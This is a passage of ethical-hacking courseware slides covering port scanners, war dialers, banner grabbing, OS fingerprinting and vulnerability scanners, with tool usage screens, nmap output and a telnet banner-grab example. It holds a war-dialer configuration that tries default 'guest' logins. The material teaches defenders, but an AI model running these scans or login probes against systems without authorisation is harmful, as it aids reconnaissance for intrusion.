- ⦿ **-g** <portnumber> **--data_length** <number>
- ⦿ **--randomize_hosts** **-O** (OS fingerprinting) **-I** (dent-scan)
- ⦿ **-f** (fragmentation) **-v** (verbose) **-h** (help)
- ⦿ **-n** (no reverse lookup) **-R** (do reverse lookup)
- ⦿ **-r** (dont randomize port scan) **-b** <ftp relay host> (FTP bounce)

IPSecScan



```
Select C:\WINNT\System32\cmd.exe
ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
          - http://ntsecurity.nu/toolbox/ipeye/

Error: Too few parameters.

Usage:

ipEye <target IP> <scantype> -p <port> [optional parameters]
ipEye <target IP> <scantype> -p <from port> <to port> [optional parameters]


<scantype> is one of the following:
    -syn  = SYN scan
    -fin  = FIN scan
    -null = Null scan
    -xmas = Xmas scan

    (note: FIN, Null and Xmas scans don't work against Windows systems.)

[optional parameters] are selected from the following:
    -sip <source IP>   = source IP for the scan
    -sp <source port>  = source port for the scan
    -d <delay in ms>   = delay between scanned ports in milliseconds
                        (default set to 750 ms)
```

IPSecScan is a tool that can scan either a single IP address or a range of IP addresses looking for systems that are IPSec enabled


NetScan Tools Pro 2003



It is used to

1. determine ownership of IP addresses,
2. translate IP addresses to hostnames,
3. scan networks,
4. port probe target computers for services,
5. validate email addresses,
6. determine ownership of domains,
7. list the computers in a domain

SuperScan



It is a TCP port scanner, pinger and hostname resolver. It can perform ping scans, port scans using any IP range and scan any port range from a built in list or specified range.

FloppyScan

- ◉ Floppyscan is a dangerous hacking tool which can be used to portscan a system using a floppy disk
- ◉ Bootsup mini Linux
- ◉ Displays Blue screen of death screen
- ◉ Port scans the network using NMAP
- ◉ Send the results by e-mail to a remote server

Interesting ports on 192.168.100.5:

(The 1646 ports scanned but not shown below are in state: closed)


PORT	STATE	SERVICE
53/tcp	open	domain
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd
593/tcp	open	http-rpc-epmap
636/tcp	open	ldaps
1025/tcp	open	NFS-or-IIS
1026/tcp	open	LSA-or-nterm
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl



War Dialer

- ◉ War dialing involves the use of a program in conjunction with a modem to penetrate the modem-based systems of an organization by continually dialing in.
- ◉ Companies do not control the dial-in ports as strictly as the firewall, and machines with modems attached are present everywhere
- ◉ A tool that identifies the phone numbers that can successfully make a connection with a computer modem
- ◉ It generally works by using a predetermined list of common user names and passwords in an attempt to gain access to the system

Wardialing



THC Scan

```
Scan Mode : CARRIERS
Dial Mode : RANDOM
Manual/Autonom Mode : OFF
Step Rate : 0
Manual Timeout : 30

CARRIER Hack Mode : NUDGE
Nudge Delay : 60
Nudge : ^^^^^^^^^^M^M?^M^help^M^guest^M^guest^M^INFO^M^MLO

Timeout : 50 seconds
Ringout : 6 seconds
Redial Busy : YES
BUSY Overwrite : NO

Calculate Elapsed Time : YES
NO DIALTONE exit : 20

Auto DAT save time : 10 minutes
DATA save exceptions : 0
DAT Filename calculation : Delete Left + Delete Special
```

It is a type of War Dialer that scans a defined range of phone numbers

Another tool for wardialing is PhoneSweeper

PortScan Plus, Strobe

⊙ PortScan Plus

- Windows-based scanner developed by Peter Harrison
- The user can specify a range of IP addresses and ports to be scanned
- When scanning a host or a range of hosts, it displays the open ports on those hosts

⊙ Strobe

- A TCP port scanner developed by Julian Assange
- Written in C for UNIX-based operating systems
- Scans all open ports on the target host
- Provides only limited information about the host

Blaster Scan


- ⊙ A TCP port scanner for UNIX-based operating systems
- ⊙ Ping target hosts for examining connectivity
- ⊙ Scans subnets on a network
- ⊙ Examination of FTP for anonymous access
- ⊙ Examination of CGI bugs
- ⊙ Examination of POP3 and FTP for brute force vulnerabilities

Banner grabbing



OS Fingerprinting

- ⦿ OS fingerprinting is the term used for the method that is used to determine the operating system that is running on the target system.
- ⦿ The two different types of fingerprinting are:
 - Active stack fingerprinting
 - Passive fingerprinting



Active Stack Fingerprinting


- ⦿ It is based on the fact that various vendors of OS implement the TCP stack differently
- ⦿ Specially crafted packets are sent to remote OS and response is noted
- ⦿ The responses are then compared with a database to determine the OS

Telnet

- ⦿ You can use telnet to for banner grabbing

telnet www.xsecurity.com 80

HEAD /HTTP/1.0



```
Command Prompt

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 07 Jul 2005 13:08:16 GMT
Content-Length: 1270
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDQCQTCQBQ=PBLPKEKBNDGKOFFIPOLHPLNE; path=/
Via: 1.1 Application and Content Networking System Software 5.1.15
Connection: Close

Connection to host lost.
C:\>
```


Tools for Active Stack Fingerprinting

⦿ XPROBE2

It is a remote OS detection tool which determines the OS running on the target system with minimal target disturbance.

⦿ RING V2

<http://www.sys-security.com/>

This tool is designed with a different approach to OS detection. This tool identifies the OS of the target system with a matrix based fingerprinting approach.


Most of the port scanning tools like Nmap are used for active stack fingerprinting

Passive Fingerprinting

- ⦿ Passive banner grabbing refers to indirectly scan a system to reveal its serve operating system
- ⦿ It is also based on the differential implantation of the stack and the various ways an OS responds to it
- ⦿ It uses sniffing techniques instead of the scanning techniques
- ⦿ It is less accurate than active fingerprinting

Netcraft

- Netcraft website (<http://www.netcraft.com>) can be used to identify remote OS of a target system passively




The screenshot shows the Netcraft website interface in a Microsoft Internet Explorer browser window. The browser's address bar displays the URL http://toolbar.netcraft.com/site_report?url=www.eccouncil.org. The page features the Netcraft logo, a banner for "FULLY MANAGED HOSTING FROM HOSTWAY", and a table titled "Site report for www.eccouncil.org".

Site report for www.eccouncil.org			
Site	http://www.eccouncil.org	Last reboot	19 days ago
Domain	eccouncil.org	Netblock owner	The New York Internet Company
IP address	64.90.176.10	Site rank	55901
Country	US	Nameserver	auth1.ns.nyi.net
Date first seen	February 2002	DNS admin	support@nyi.net
Domain Registry	publicinterestregistry.net	Reverse DNS	64.90.176.10.nyinternet.net
Organisation	International Council of E-Commerce Consultants, 67 Wall Street, 22nd Floor, New York, 10005-3198, United States	Nameserver Organisation	The New York Internet Company, 20 Exchange Place, 21st Floor, New York, 10005, United States

At the bottom of the report, there is a section labeled "Check another site:" followed by an empty text input field.

Vulnerability scanning



SAINT


- ◉ It is also known as **Security Administrator's Integrated Network Tool**.
- ◉ It detects the network vulnerabilities on any remote target in a non-intrusive manner.
- ◉ It gathers information regarding what type of OS is running and what all ports are open.

4 Steps to a SAINT™ Scan



ISS Security Scanner

- ◉ Internet Security Scanner provides automated vulnerability detection and analysis of networked systems.
- ◉ It performs automated, distributed or event-driven probes of geographically dispersed network services, OS, routers/switches, firewalls and applications and then displays the scan results.



Nessus


- ◉ Nessus is a **vulnerability scanner**, a program that looks for bugs in software.
- ◉ An attacker can use this tool to violate the security aspects of a software product



Features

- ◉ Plug-in-architecture
- ◉ NASL (Nessus Attack Scripting Language)
- ◉ Can test unlimited number of hosts at a same time.
- ◉ Smart service recognition
- ◉ Client-server architecture
- ◉ Smart plug-ins
- ◉ Up-to-date security vulnerability database

